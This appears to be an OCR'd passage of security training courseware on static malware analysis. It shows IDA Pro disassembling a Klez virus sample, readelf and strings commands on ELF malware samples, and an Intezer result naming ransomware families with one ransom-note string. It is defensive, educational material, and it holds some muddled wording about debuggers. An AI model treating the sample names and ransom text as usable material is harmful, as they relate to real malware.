
  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.


IDA - face.exe E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!\face.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Lumina function
Functions
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Function name
sub_401000
sub_401198
sub_401284
sub_4013A9
sub_4013FA
StartAddress
sub_40174B
sub_40174E
sub_401808
sub_401841
sub_4018E9
sub_401A1E
sub_401E02
sub_40220C
sub_402319
Graph overview
Output
IDC

```
; Attributes: bp-based frame

public start
start proc near

uExitCode= dword ptr -68h
var_64= dword ptr -64h
var_60= dword ptr -60h
StartupInfo= _STARTUPINFOA ptr -5Ch
ms_exc= CPPEH_RECORD ptr -18h

push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset stru_40D240
push    offset sub_40AC04
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 58h
push    ebx
push    esi
push    edi
mov     [ebp+ms_exc.old_esp], esp
call    ds:GetVersion
```

```
loc_408543:
mov     esp, [ebp+ms_exc.old_esp]
push    [ebp+uExitCode] ; uExitCode
call    sub_40A24A
start endp ; sp-analysis failed
```

```
100.00% (4,19) (96,2) 00008458 0000000000408458: start (Synchronized with Hex View-1)
```

```
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

```
AU:  idle   Down   Disk: 34GB
```

Figure 7.77: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghirda (*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*

Static Malware Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf


- Identify symbols in ELF executables:
  `readelf -s <malware-sample>`
- Identify program headers in ELF executables:
  `readelf -l <malware-sample>`
- Identify ELF file headers:
  `readelf -h <malware-sample>`

Extracting Strings from ELF Executable Files


- Use Linux command strings to extract strings:
  `strings malware-sample > str.txt`

Analyzing String Reuse Using Intezer

- Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps



```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -l "ELF Test File"

Elf file type is EXEC (Executable file)
Entry point 0x400490
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1

 Section to Segment mapping:
```



String Reuse (48 Strings)

Also you can find other places to buy Bitcoins and beginners guide here:

Malware: DCRTR, Major Ransomware, DeathRansom

Related Samples

Name	Label	SHA256	Family	Shared Strings
7c2dbad516d18d2c1c...		7c2dbad516d18d2c1c21ecc5792bc232f7b3...	DeathRan...	94 Strings | 70.15%
ba3cc3a5e1f57158c6...		ba3cc3a5e1f57158c67c166da58e19337583...	Major Ra...	32 Strings | 23.88%
893263fef5b350304 0...		893263fef5b350304098ff9331ee983d0b40...	DCRTR	26 Strings | 19.4%
b867f7fb7d757d303b...		b867f7fb7d757d303bbe8c887caf5c348ac9f...	DCRTR	25 Strings | 18.66%

https://www.intezer.com

Analyzing ELF Executable Files

ELF is a generic executable file format in Linux. It contains three main components including an ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables.

The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program.

The result of the analysis determines whether the file is malicious. If the ELF file is malicious, the extracted information is insufficient to identify the behavior and purpose of the malware; it requires further analysis (dynamic analysis) in a secured or closed environment.

- **Static Analysis of ELF Files Using readelf**

  Source: *https://linux.die.net*

  The readelf tool displays information about one or more ELF object files. The options control what information to display. The tool supports 32-bit and 64-bit ELF files. Security professionals can use readelf to extract static artifacts from an ELF executable.

